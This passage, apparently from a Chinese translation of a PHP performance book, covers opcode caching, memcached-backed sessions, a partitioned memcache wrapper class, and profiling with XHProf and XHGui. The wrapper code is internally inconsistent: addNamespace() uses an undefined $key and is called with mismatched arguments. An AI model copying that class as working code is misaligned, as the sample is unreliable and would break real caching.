Time per request:       9.710 [ms] (mean, across all concurrent➥
```

```
  requests)
Transfer rate:          571.05 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:        0    6  11.6      2     129
Processing:    81  187  33.3    188     283
Waiting:       81  185  33.3    186     272
Total:         82  193  34.6    193     332

Percentage of the requests served within a certain time (ms)
  50%    193
  66%    206
  75%    215
  80%    220
  90%    236
  95%    247
  98%    260
  99%    278
 100%    332 (longest request)
```

如你所见，我们现在提高到每秒 103 个请求了。不算太差，对吧？

但是 Windows/IIS 怎么样呢？我们要感谢微软有一个名为 WinCache 的重要 Windows 操作码缓存。你在 WinCache 的网站[⊖] 就可轻松得到这个扩展，然后将它放在你的扩展目录中。

一旦完成以上步骤，你可将以下内容添加到 php.ini 中然后重启 IIS。

```
extension=php_wincache.dll
```

那就是这么简单。

6.2.2 INI 设置

你可以调整优化的另一种设置是使用不同的会话数据存储机制，这里我们称其为 memcached。memcached 是基于内存的、群集友好的键 / 值对存储。如果你启用 memcache 扩展（ext/memcache），就可以自动使用 memcached 代替磁盘存储会话。

```
$ pecl install memcache # Install ext/memcache
$ memcached -d -m 128 # Start memcached
```

一旦安装了 ext/memcache，你只需这样设置 php.ini：

```
session.save_handler = "memcache"
session.save_path = "tcp://localhost:11211"
```

现在我们来看看设置之前和之后的性能变化，详见表 6.1。

表 6.1　是否使用 memcached 的性能数据对比

存储类型	平均响应时间	最小响应时间	最大响应时间	每秒所处理的请求
基于文件	836	98	7106	23
基于 MySQL	798	103	1848	24
基于 memcached	771	86	1473	25

⊖ http://www.iis.net/download/wincacheforphp

我们在这里并没有看到响应时间上有很大差异：23 (file) vs 24 (MySQL)vs 25 (memcached) 请求 / 秒。然而，它并不总是原始速度。

memcached 是可横跨多个服务器的网络守护进程。既然这样，多个 Web 服务器可用它作为中央存储区保存会话。这使得负载平衡变得更容易；群集中的 Web 服务器可轻松访问所有会话，并且不需要中央 RDBMS（Relational DataBase Management System, 关系型数据库管理系统）的系统开销。

当会话数量增长，memcached 的功能也会随之变得强大。

6.3 数据库

大多数网站都使用数据库保存它们的数据。当测试网站性能时，可清晰看到应用程序耗费了很大一部分时间用于和数据库进行交互。然而很多网站正在转向所谓的 NoSQL（详见 2.2 节）以解决它们的性能问题。如果你需要关系型数据库，不以文档为基础的数据库才真正符合关系型数据库的定义。

服务器配置能大大提高数据库性能，但是解决性能问题的最佳方案将着重于优化你的查询。

根据所使用 RDBMS（关系型数据库管理系统）的不同，优化查询的方法也会有所不同。然而，有时候无论你如何优化查询，它的速度还是不够快。此时你需要考虑使用缓存了。通常情况下，像 memcached 这样基于内存的缓存（这是专门为数据库查询的缓存而建）比较适合这项任务。我们将在 6.4.1 节中讲述缓存。

6.4 文件系统

磁盘、磁盘还是磁盘。如果你需要在磁盘上存储数据，它们也可能会导致大量难以解决的瓶颈问题。虽然你可以把数据放入更快的磁盘（15 000 RPM SCSI 驱动怎么样？）或者更好的 RAID 策略（“分块”），以及 SSD，但早晚还是会遇到磁盘的极限。

对此最好的策略是，针对磁盘数据尽可能使用基于内存的缓存。不管缓存是否为配置文件，你都不得不读取每一个请求，或者运行网站的 PHP 文件，对此我们还有很多选项，它们都意味着一件事：缓存。

缓存

还有什么比快速运行代码更好的呢？要做到这一点我们根本就不能运行代码。据说一遍又一遍地重复做同样的事并期待不同的结果是件疯狂的事情；我们在代码中一直都在这样做。是我们都疯了吗？不，没有人希望如此。

我们可以停止对每个给定的一段代码进行缓存的行为。此代码可能是一个单独的 SQL 查询（例如，使用 MySQL 查询的缓存）、一个 API 请求、页面的一部分（如新闻提要）或者整个页面。

进行缓存时你必须决定 3 件事：

1）你准备对什么进行缓存？

2）缓存的时间有多长？

3）你准备将它们存放于何处？

这 3 个问题的答案比较复杂。理想状态下，网站的大部分内容能够被缓存很长时间；很遗憾，这种情况十分少见。

所有缓存的机制始终是相同的：

1）为一段特定的内容创建一个唯一的标识符。这样每次可以重现相同的内容（无需使用时间标记这样的项目）。

2）检查缓存中的内容是否具有标识符。

3）如果标识符存在，则检索它。

4）如果不存在，则生成并储存它。

5）返回这个数据。

1. 磁盘缓存

虽然我们已经知道了磁盘存储很差劲，但它仍然比生成复杂的数据要快。它最大的问题在于缩放，除非你准备在 SAN（Storage Area Network, 存储区域网络）中耗费数千个缓存，否则你无法摆脱网络文件系统（NFS）[⊖]、Gluster[⊜] 以及 Samba[⊜] 等并非很可靠的网络存储方式。

2. APC

APC 使用 apc_store()、apc_exists() 以及 apc_fetch() 存储用户数据（不只是你的操作码）。APC 的存储速度超级快，但是它仅限于在一台机器上使用。

3. Memcached

memcached 为缓存而生。由于最初是为缓存 MySQL 查询而建，它是一个缓存效果非常好的简单键 / 值对。memcached 是使用内存的缓存，而且你可以设定超时限制，或者在内存充满的时候移除最早的项目，你也可同时使用以上两种方法。

我们可在多台机器上共用 memcached，它的速度很快。对于大多数缓存存储而言，memcached 是一个杰出的解决方案，但仍需要注意以下几点：

- memcached 可以成为 CPU 密集型。在这一点上，增加更多带内存的节点是失策的行为，并且会导致速度变慢。
- memcached 有 1MB 值的限制。改变它的唯一方法是修改源码并重新进行编译。如果你想缓存更大的对象，这会成为一个问题。

让我们来看看解决 1MB 限制的 memcached 实现，这可以使我们将缓存分隔成独立的分区，以便分别清除缓存。

这个简单想法使用了分区。分区是特定键的前缀，这些键中包含了分区的名称和一个数字标识分区的修订版本。我们也存储保存该分区当前修订版本的另一个键。因此，如果我们有一个保存 SQL 查询的分区，使用值为 1 的当前修订版本调用 sql，并且用查询的 SHA1 总和作为它的键，我们将看到如下键：

⊖ http://www.freebsd.org/doc/handbook/network-nfs.html

⊜ http://www.gluster.org/

⊜ http://www.samba.org/samba/what_is_samba.html

```
sql_1_dabb46bddd6dd1dba1aadd8ac003bc17b7e9e0fb
```

要清理该分区缓存，我们只需将分区的修订版本号加上 1。下次我们会检查和缓存相同的查询，这个键将是：

```
sql_2_dabb46bddd6dd1dba1aadd8ac003bc17b7e9e0fb
```

这意味着你再也得不到以前修订版本的缓存命中率了。而且因为缓存再也不能被命中，所以这个缓存里的值也将很快被移除。此外，这个外包装若检查到一个值超过 1MB，就会把该值分解为多个值。通过保存这个项目的元数据键，我们可以记录所使用的板块数量。

最后，通过创建一个 JSON 数据结构的元数据，我们可以添加其他信息，例如最后的修改日期（存储日期），并利用它自动发送 Last-Modified 文件头。我们也可以发送一个 Expires 文件头；然而，由于我们始终不知道一个项目将被缓存多久（例如，我们每次更新的时候数据就会被修改），因此我们省略了这个。

那么，这个神奇的代码看起来像什么？

chapter_06/cache.php

```
require_once 'Cache/Memcache.php';
// Instantiate our Cache
$cache = new Cache_Memcache();

// Use the REQUEST_URI as a key
$key = $_SERVER['REQUEST_URI'];

// Try to get our data
$data = $cache->get($key, 'blog-pages');

// If the data is not false, we got something valid
if ($data !== false) {
  echo $data;
} else {
  // Generate data, you can do this with buffering:
  // Start the buffer
  ob_start();
  // output all the data to the buffer

  ⋮

  // Retrieve and output the data at the same time
  $data = ob_get_flush();

  // Add it to the cache.
  $cache->set($key, $data, 'blog-pages');
}
```

这段超级简单的代码让我们在 blog-pages 分区中缓存博客页面，其中每个页面在第一次请求时被缓存。此外，我们也许可能还有一个 blog-settings 分区、forum-posts 分区等。当我们通过调用更新博客模板时，就可以轻松清理 blogpages 分区了。

```
require_once 'Cache/Memcache.php';
// Instantiate our Cache
$cache = new Cache_Memcache();
```

```
// Clear the cache
$cache->clearCache('blog-pages');
```

你可以在下面看到完整的 Cache_Memcache 类。Cache_Memcache 类的键是 addNamespace() 方法；如果键不存在，该方法将创建一个命名空间的键，然后返回它。从这一点来说，保存在该分区的任何数据的键都有前置的命名空间以及命名空间键。

我们使用 clearCache() 方法仅增大该键就可以清除这个缓存。

chapter_06/Memcache.php

```
/**
 * Memcache Wrapper
 */

/**
 * Memcache Wrapper
 *
 * Allows for partitioned cache
 * that can be cleared on a partition basis.
 *
 * Uses keys that consist of a partition, followed
 * by the current namespace key, followed by the
 * cached items key e.g. sql_128_$sha1ofquery
 */
class Cache_Memcache {

  /**
   * @var bool Whether we are connected to at least one server➥
       in the pool
   */
  protected $connected = false;
  /**
   * @var Memcache
   */
  protected $memcache = null;
  protected $pool = array(
      array('host' => 'localhost', 'port' => '11211', 'weight'➥
            => 1),
          // Define other hosts here
  );

  /**
   * Constructor
   */
  public function __construct() {
    $this->connect();
  }
public function isConnected() {
  return $this->connected;
}

/**
 * Connect to the memcached pool
 *
 * @return void
 */
```

```
protected function connect() {
  $this->connected = false;

  $this->memcache = new Memcache();
  foreach ($this->pool as $host) {
    $this->memcache->addServer($host['host'], $host['port'],➥
      true, $host['weight']);

    // Confirm that at least one server in the pool connected
    $stats = $this->memcache->getExtendedStats();
    if ($this->connected || ($stats["{$host['host']}:➥
        {$host['port']}"] !== false && sizeof($stats["{$host➥
          ['host']}:{$host['port']}"]) > 0)) {
      $this->connected = true;
    }
  }

  return $this->connected;
}

/**
 * Returns the namespace value for the current partition
 *
 * This method will create a new namespace key for the current➥
    partition.
 *
 * To clear the cache for a specific partition of the cache,➥
    just increment
 * this key.
 *
 * @param string $key
 * @return string
 */
protected function addNamespace($partition = '') {
  // If we're not connected, just return false
  if (!$this->connected) {
    return false;
  }

  // Get the current namespace key
  $ns_key = $this->memcache->get($partition);
  if ($ns_key == false) {
    // No key currently set, set one at random
    $ns_key = rand(1, 10000);
    $result = $this->memcache->set($partition, $ns_key, 0, 0);
  }

  // Return the key with the naamespace key
  $my_key = $partition . "_" . $ns_key . "_" . $key;

  return $my_key;
}

/**
 * Clears the cache by incrementing the namespace key
 *
 * @return void
 */
```

```
public function clearCache($partition = '') {
  if (!$this->connected) {
    return false;
  }

  // Memcache has a built in increment method
  $this->memcache->increment($partition);
}

/**
 * Add a value to the cache
 *
 * Will also add a metadata key
 * with modified date and split
 * large values (>=1MB) across
 * multiple keys automatically.
 *
 * @param string $key
 * @param string $value
 * @param int $expires
 * @return boolean
 */
public function set($key, $value, $partition = '',➥
  $expires = 14400) {
  // Define a constant so we don't have a magic number
  define('ONE_MB', 1 * 1024 * 1024);

  if (!$this->connected) {
    return false;
  } elseif (strlen($value) >= ONE_MB) {
    // Value is more than 1MB, split it
    $value = str_split($value, ONE_MB);
  }

  // Set an expiration of now plus timeout
  if ($expires !== 0) {
    $expires += time();
  }

  // Add the partion and namespace key to our item key
  $ns_key = $this->addNameSpace($key, $partition);

  $this->memcache->set($ns_key . '_metadata', json_encode➥
    ((object) array("modified" => gmdate('D, d M Y H:i:s') .➥
      ' GMT', 'slabs' => sizeof($value))),➥
      MEMCACHE_COMPRESSED, $expires);

  // If our value is split, we need to store it in➥
       multiple keys
  if (is_array($value)) {
    foreach ($value as $k => $v) {
      // Add an incrementing number to the key and store➥
           the chunk
      $this->memcache->set($ns_key . '_' . $k, $v,➥
         MEMCACHE_COMPRESSED, $expires);
    }
    return true;
  }
```

```
    return $this->memcache->set($ns_key, $value,➥
      MEMCACHE_COMPRESSED, $expires);
  }

  /**
   * Returns the data for a given key.
   *
   * Returns false if no data exists.
   *
   * Automatically fetches the metadata key
   * and sends the Last-Modified header.
   *
   * Automatically retrieves large values split
   * across multiple slabs.
   *
   * Also sends an X-Cache-Hit header to indicate
   * if the item was found in the cache.
   *
   * @param string $key
   * @return string
   */
  public function get($key, $partition = '') {
    if (!$this->connected) {
      return false;
    }

    $ns_key = $this->addNameSpace($key, $partition);

    $meta = $this->memcache->get($ns_key . '_metadata');

    // Send appropriate headers
    if ($meta && !empty($meta) && !headers_sent()) {
      $meta = json_decode($meta);
      header("X-Cache-Hit: 1", false);
      if (isset($meta->modified)) {
        header('Last-Modified: ' . $meta->modified);
      }
    } elseif (!$meta && !headers_sent()) {
      header("X-Cache-Hit: 0", false);
      return false;
    }

    // Retrieve data split across multiple keys
    $value = '';
    if ($meta && isset($meta->slabs) && $meta->slabs > 1) {
      // Item is split across keys
      for ($i = 0; $i < $meta->slabs; $i++) {
        // Concat each key to the previously returned data
        $value .= $this->memcache->get($ns_key . '_' . $i);
      }
    } else {
      // Item is not split
      $value = $this->memcache->get($ns_key);
    }
      return $value;
    }

    /**
```

```
     * Deletes the data for a given key.
     *
     * Returns true on successful deletion, false if unsuccessful.
     *
     * @param string $key
     * @return boolean
     */
    public function delete($key, $partition = '') {
      if (!$this->connected) {
        return false;
      }

      return $this->memcache->delete($this->addNamespace($key,➥
        $partition));
    }

}
```

缓存的经验法则即我们要弄清数据在缓存中可能存在的最长时间，并且确保实现这一点。通过缓存分区，我们可以快速、轻易地清理应用程序的部分缓存，而且不影响其他项目。

根据需要，我们在缓存中修改数据和使数据失效的延迟时间是可以接受的；既然这样，我们设置超时时间（比如说 5 分钟）可能就已足够。

一般来说，我们最好将缓存的超时时限设置为无限制，而且仅在写入时才清理它。这将确保尽可能长地保存一个项目的缓存，不过也可以立即更新它。

6.5 程序概要分析

你已经完成了所有的缓存和查询优化，并且消除了所有的系统瓶颈，但代码的运行速度仍然很慢。现在你不得不面对现实并承认这一点，实际上，你的代码并不完美，我们还可以进一步改善它。但是你已经尽力做到最好了，那么，现在怎么办呢？这就需要程序概要分析（profiling）登场了。

profiling 是采用精确的时间 / 或内存检测代码运行每个动作的行为。通过 profiling 我们可以找到并确定问题在哪里。

我们有两个常用的 profiling 工具：

1）由 Derick Rethans 编写的可靠的 Xdebug[㊀] 工具，并由 KCachegrind[㊁] 或 QCachegrind[㊂] 审核结果。

2）新开发的 XHProf[㊃] 工具，是来自 Facebook 的一个应用，由 Paul Reinheimer 编写 XHGui Web 前段部分。

Xdebug 是一个非常出色的工具，它为你提供了洞察代码的能力。然而，Xdebug 的开销很大，因此我们应该尽量避免在生产环境中使用它。此外，KCachegrind/QCachegrind 在 Mac OS X 或 Windows 环境下效果会很差。这里有一个名为 webcachegrind 的 Web 前端，但是它没有提供桌面

㊀ http://xdebug.org/

㊁ http://kcachegrind.sourceforge.net/html/Home.html

㊂ http://kcachegrind.sourceforge.net/html/Home.html

㊃ http://pecl.php.net/package/xhprof

工具的功能，同样 XHGui 也不能。此外，让我们来比较这两个独特的调试工具也是一件很棘手的事情。

另外，XHProf 是用于生产环境的工具。Facebook 注释它是在运行的基础上使用生产中的随机命中率评估性能。增加 XHGui 工具之后，你可以轻松比较多个运行，甚至可以相隔几个月。

6.5.1 安装 XHProf

XHProf 是一个可用的 PECL 扩展。然而，最新的软件包（至少）不会用标准的 pecl install xhprof 安装 XHProf，相反，我们需要手动安装。

首先，我们要获取 XHProf 的软件包（如果你愿意，可以通过浏览器下载）并解压。

```
$ wget http://pecl.php.net/get/xhprof-0.9.2.tgz
$ tar -zxvf xhprof-0.9.2.tgz
```

接下来，我们要更改 extension 子目录，这是将要编译扩展的位置。

```
$ cd xhprof-0.9.2/extension
```

要编译一个共享扩展（其中任意一个包含在 PHP 主发行包中或来自于 PECL），你必须首先运行 phpize 命令。我们创建这个扩展是为了编译当前的 PHP 版本。

然后你可以运行 ./configure、make 和 make install，就像任何正常的源代码编译一样。

```
$ ./configure --enable-xhprof
$ make
$ make install
```

现在，在 php.ini 中启用这个扩展。

```
[xhprof]
extension=xhprof.so
xhprof.output_dir="/tmp/xhprof"
```

一旦完成这个操作，你需要重启 Web 服务器。

现在我们已经安装了这个扩展，让我们来使用它吧。为此，我们要返回到解压的代码目录，这次要取出 xhprof_html 和 xhprof_lib 这两个目录。接着将它们移动到 DocumentRoot 目录下。

接下来，我们要创建两个文件来包装代码。我们将使用 PHP 的 auto_prepend_file 和 auto_append_file 自动将代码包装在这些文件中。

调用第一个文件 header.php。

chapter_06/header.php

```
// Only run if the xhprof extension is enabled
if (extension_loaded('xhprof')) {
  // Include the xhprof classes
  include_once '/path/to/xhprof_lib/utils/xhprof_lib.php';
  include_once '/path/to/xhprof_lib/utils/xhprof_runs.php';

  // Start the profiler capturing CPU and Memory data.
  xhprof_enable(XHPROF_FLAGS_CPU + XHPROF_FLAGS_MEMORY);
}
```

调用第二个文件 footer.php。

chapter_06/footer.php

```
if (extension_loaded('xhprof')) {
  $ns = 'myapp';  // namespace for your application

  // Turn off the profiler
  $xhprof_data = xhprof_disable();

  // Instantiate the class to save our run
  $xhprof_runs = new XHProfRuns_Default();
  // Save the run
  $run_id = $xhprof_runs->save_run($xhprof_data, $ns);

  // url to the XHProf UI libraries
  $url = 'http://example.org/xhprof_html/index.php';
  $url .= '?run=%s&source=%s';

  // Replace the placeholders
  $url = sprintf($url, $run_id, $ns);

  // Display the URL
  echo "<a href='$url' target='_new'>Profiler Output</a>";
}
```

最后，将如下内容添加到 php.ini 中。

```
auto_prepend_file = /path/to/xhprof_lib/header.php
auto_append_file = /path/to/xhprof_lib/footer.php
```

或者，将这段代码添加到 .htaccess 文件中。

```
php_value auto_prepend_file /path/to/xhprof_lib/header.php
php_value auto_append_file /path/to/xhrprof_lib/footer.php
```

一旦完成所有这些操作（如有必要，重启你的 Web 服务器），你会看到在每一个页面的底部都有一个连接到 xhprof.profile 输出的链接，单击这个链接你将看到一个类似于图 6.10 所示的页面。

[View Full Callgraph]

Displaying top 100 functions: Sorted by Incl. Wall Time (microsec) [display all]

Function Name	Calls	Calls%	Incl. Wall Time (microsec)	IWall%	Excl. Wall Time (microsec)	EWall%	Incl. CPU (microsec)	ICpu%	Excl. CPU (microsec)	ECPU%	Incl. MemUse (bytes)	IMemUse%	Excl. MemUse (bytes)	EMemUse%
main()	1	0.0%	3,241,241	100.0%	1,033	0.0%	415,899	100.0%	788	0.2%	8,523,320	100.0%	4,104	0
Zend_Application::run	1	0.0%	3,182,672	98.2%	31	0.0%	375,261	90.2%	26	0.0%	6,882,456	80.7%	1,920	0
Zend_Application_Bootstrap_Bootstrap::run	1	0.0%	3,182,626	98.2%	93	0.0%	375,217	90.2%	79	0.0%	6,879,424	80.7%	3,024	0
Zend_Controller_Front::dispatch	1	0.0%	3,182,099	98.2%	872	0.0%	374,699	90.1%	756	0.2%	6,851,768	80.4%	27,648	0
Zend_Controller_Dispatcher_Standard::dispatch	1	0.0%	3,096,971	95.5%	189	0.0%	290,031	69.7%	156	0.0%	5,135,112	60.2%	8,616	0
Zend_Controller_Action::dispatch	1	0.0%	3,055,915	94.3%	138	0.0%	249,070	59.9%	117	0.0%	3,872,328	45.4%	6,072	0
Api::__call	12	0.1%	2,328,989	71.9%	2,890	0.1%	127,793	30.7%	2,473	0.6%	523,208	6.1%	8,336	0
Zend_Rest_Client::__call	23	0.2%	2,243,620	69.2%	1,631	0.1%	88,390	21.3%	1,490	0.4%	348,048	4.1%	6,040	0
Zend_Http_Client::request	10	0.1%	2,205,622	68.0%	2,191	0.1%	50,591	12.2%	1,875	0.5%	214,976	2.5%	-54,408	-0
UsersApi::get	9	0.1%	2,099,672	64.8%	266	0.0%	103,715	24.9%	267	0.1%	150,344	1.8%	-296	-0
Zend_Rest_Client::restGet	9	0.1%	2,060,763	63.6%	528	0.0%	69,636	16.7%	470	0.1%	14,912	0.2%	3,288	0

图 6.10　XHProf 用户接口

这个页面向我们显示了此次调试的概要，包括花费的挂钟时间（实际时间）、内存使用情况的统计数字，以及我们调用函数的总数。接下去是一个被调用函数排名前100位的列表，在默认情况下，它们按顺序被依次调用。

每行包含以下内容：

- Function Name：函数的名称。
- Calls：该函数被调用的次数。
- Incl. Wall Time：函数从开始被调用直到调用完成所消耗挂钟时间的统计数字，包括任何子函数的调用。
- Excl. Wall Time：所使用的挂钟时间，不包括子函数。
- Incl. CPU：所使用的CPU时间统计数字，包括任何子函数的调用。
- Excl. CPU：所使用的CPU时间统计数字，不包括子函数。
- Incl. MemUse：所使用的内存统计数字，包括任何子函数的调用。
- Excl. MemUse：所使用的内存统计数字，不包括子函数。
- Incl. PeakMemUse：函数在执行过程中所使用内存的峰值数字。
- Excl. PeakMemUse：使用内存的峰值数字，不包括子函数。

你可以单击列的标题头对每一列进行排序。例如，要找到执行最慢的函数（不包括子函数的调用），可以单击Excl.Wall Time (microsec)列的标题头。

单击一个函数调用将向你显示调用该函数的调用栈，这会告诉你调用的是什么函数，以及它直接调用什么（也就是说，没有孙子函数的调用），并且在这个列表的上部提供了所有相同的度量指标。这可以让你仔细检查为何一个函数需要执行很长时间，也可以看到使用共有和专用度量指标所构成的差别。我们来看看图6.11。

Parent/Child report for drupal_bootstrap [View Callgraph]

Function Name	Calls	Calls%	Incl. Wall Time (microsec)	IWall%	Incl. CPU (microsec)	ICpu%	Incl. MemUse (bytes)	IMemUse%	Incl. PeakMemUse (bytes)	IPeakMemUse%
Current Function										
drupal_bootstrap	1	3.6%	121,076	66.0%	119,731	67.8%	17,763,680	87.4%	17,540,176	85.9%
Exclusive Metrics for Current Function			316	0.3%	300	0.3%	-25,520	-0.1%	984	0.0%
Parent function										
main()	1	100.0%	121,076	100.0%	119,731	100.0%	17,763,680	100.0%	17,540,176	100.0%
Child functions										
drupal_bootstrap_full	1	5.9%	102,024	84.3%	101,443	84.7%	14,794,288	83.3%	14,197,536	80.9%
drupal_bootstrap_page_cache	1	5.9%	8,567	7.1%	8,033	6.7%	1,284,408	7.2%	1,181,272	6.7%
load::includes/common.inc	1	5.9%	7,757	6.4%	7,760	6.5%	1,422,264	8.0%	2,005,392	11.4%
drupal_bootstrap_configuration	1	5.9%	781	0.6%	782	0.7%	65,920	0.4%	0	0.0%
drupal_session_initialize	1	5.9%	766	0.6%	537	0.4%	38,880	0.2%	0	0.0%
load::includes/session.inc	1	5.9%	548	0.5%	549	0.5%	101,696	0.6%	82,440	0.5%
drupal_bootstrap_page_header	1	5.9%	191	0.2%	191	0.2%	66,552	0.4%	61,400	0.4%
run_init::includes/common.inc	1	5.9%	65	0.1%	67	0.1%	1,848	0.0%	0	0.0%
drupal_language_initialize	1	5.9%	48	0.0%	49	0.0%	11,744	0.1%	11,152	0.1%
array_shift	6	35.3%	9	0.0%	14	0.0%	-48	-0.0%	0	0.0%
run_init::includes/session.inc	1	5.9%	2	0.0%	3	0.0%	792	0.0%	0	0.0%
variable_get	1	5.9%	2	0.0%	3	0.0%	856	0.0%	0	0.0%

图6.11 这个报表显示了一个父函数/子函数的调用列表

如果想以图形格式显示上述内容，那就单击View Callgraph链接，它将沿着图6.12所示的线条进行渲染。

曲线图在图片顶部的大盒子中突出显示了最慢的部分。它的另一个有效特征是比较运行的能力。要做到这一点，我们只需更改URL以包含run1和run2的参数。




图 6.12　Drupal 曲线图，突出显示最慢的部分

```
http://example.org/xhprof_html/index.php?run1=4e6d84dfc53d8&➥
  run2=4e6d88603003d&source=myapp
```

除了装载 XHProf 的默认 UI 之外，我们还有另一个工具可以改善 XHProf，这个工具提供更好的接口和更易于使用的度量标准。虽然 XHGui 仍然处于起步阶段，但是它已经可以为我们提供重要信息了。

6.5.2　安装 XHGui

XHGui 可从 GitHub 得到，我们只需核对其是否正确，并将它放在适当的地方作为项目的一部分（接下来会介绍更多内容）。

```
$ git clone git://github.com/preinheimer/xhprof.git
```

一旦复制了 XHGui，就需要建立 DB 适配器，除非你正在使用 MySQLi。这既可以通过创建符号连接（在像 UNIX 这样的操作系统中）也可通过移动文件（在 Windows 操作系统中）完成。我们使用 MySQLi 作为示例。

```
$ cd xhprof/xhprof_lib/utils
$ rm xhprof_runs.php
$ ln -s xhprof_runs_mysql.php xhprof_runs.php
```

现在我们创建一个数据库并用默认模式安装。

```
CREATE TABLE `details` (
  `id` char(17) NOT NULL,
  `url` varchar(255) default NULL,
  `c_url` varchar(255) default NULL,
  `timestamp` timestamp NOT NULL default CURRENT_TIMESTAMP on➥
    update CURRENT_TIMESTAMP,
  `server name` varchar(64) default NULL,
  `perfdata` MEDIUMBLOB,
```

```
  `type` tinyint(4) default NULL,
  `cookie` BLOB,
  `post` BLOB,
  `get` BLOB,
  `pmu` int(11) default NULL,
  `wt` int(11) default NULL,
  `cpu` int(11) default NULL,
  `server_id` char(3) NOT NULL default 't11',
  `aggregateCalls_include` varchar(255) DEFAULT NULL,
  PRIMARY KEY  (`id`),
  KEY `url` (`url`),
  KEY `c_url` (`c_url`),
  KEY `cpu` (`cpu`),
  KEY `wt` (`wt`),
  KEY `pmu` (`pmu`),
  KEY `timestamp` (`timestamp`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;
```

接下来，我们需要设置数据库凭证。

```
$ cd .. # back up to xhprof_lib
$ cp config.sample.php config.php
```

我们编辑一个新的 config.php 文件名，并输入所有显示的设置。

```
// Change these:
$_xhprof['dbhost'] = 'localhost';
$_xhprof['dbuser'] = 'username';
$_xhprof['dbpass'] = 'password';
$_xhprof['dbname'] = 'xhprof';
$_xhprof['servername'] = 'myserver';
$_xhprof['namespace'] = 'myapp';
$_xhprof['url'] = 'http://url/to/xhprof/xhprof_html';
```

最后 3 个变量为进行 profiling 的特定服务器设置了名字。第一个变量让你在一个群集中标识单个机器；第二个变量是一个特定应用程序的命名空间，让你在一个 XHGui 装置中调试多个应用程序；第三个变量是设定虚拟主机的 URL，我们在 XHGui 源文件夹的 xhprof_html 目录中设置 DocumentRoot。

```
<VirtualHost *:80>
        ServerName xhprof.local
        DocumentRoot /path/to/xhprof/xhprof_html
</VirtualHost>
```

一旦设置了虚拟主机，你可以通过访问网站以测试该设置。就像图 6.13 中一样。




图 6.13 XHGui 的接口是一个相当简单的布局

虽然这个接口很简单，但它却有很多可用的功能。顶部显示了过滤功能，该功能通过服务器（这是 servername 配置选项发挥作用的地方）、域名（因此你可以看到对同一个域的请求甚至可

以跨越多个服务器）搜索请求。

在顶部下端，你可以修改所看到的运行数量；观察 URL 中哪些具有最多的请求、哪些使用 CPU 和内存最多、哪些在当天运行时间最长，或者监测最近 7 天内的行为。

现在我们可以让 XHProf 开始工作，使它发挥作用。XHGui 再次使用 auto_prepend_file 和 auto_append_file 设置将你的请求包装到代码中，这两个配置打开 profiling 并将它存储到数据库中，以便稍后使用 XHGui 接口进行检索。你最好将这添加到要调试的虚拟主机网站中。

```
<VirtualHost *:80>
  ServerName drupal.local
  DocumentRoot /Library/WebServer/Documents/drupal
  php_admin_value auto_prepend_file /path/to/xhprof/external/➥
    header.php
  php_admin_value auto_append_file /path/to/xhprof/external/➥
    footer.php
</VirtualHost>
```

要让调试开始首次运行，你必须添加 _profile=1 到要调试的 URL 中。这样将会产生一个 Cookie 并发送到请求的页面中。在你传送 pass _profile=0 作为替代之前，我们会一直使用这个 Cookie。

为说明这一点，我们将会调试一个新安装的 Drupal，这提供了一个足够复杂的系统以检验我们的研究结果，你将看到这个性能调试具有良好调试协调性。

我们选择调试主页使得 XHGui 的数据库增加了一个单独的调试运行，如图 6.14 所示。




图 6.14　添加一个单独的调试到 XHGui 的数据库中

每个运行都会显示其执行时间，同时还有一个用于比较的键（后面会介绍更多相关内容）、CPU 整体占用时间、Wall Time（消耗的实际时间，即你用墙上的钟计算用过的时间）、Peak Memory Usage，以及两个 URL，包括一个实际的 URL 和一个 Simplified URL。

XHGui 允许你定义一个“urlSimilartor”，这个函数将使用相同代码的 URL 合并，且这些代码具有不同的参数。例如：/edit.php?id=1 和 /edit.php?id=2 可能调用相同的代码；因为认识到这个 id 是个变量，所以我们可以更容易地针对不同的数据比较两个运行。这个“相似的”URL 显示在 Simplified URL 列中。

总的来说，因为 profiling 信息越发有用，所以绝大多数 XHGui 都适合于比较多个运行，尤其是当我们试图实际衡量变化如何在时间上改变性能的时候。

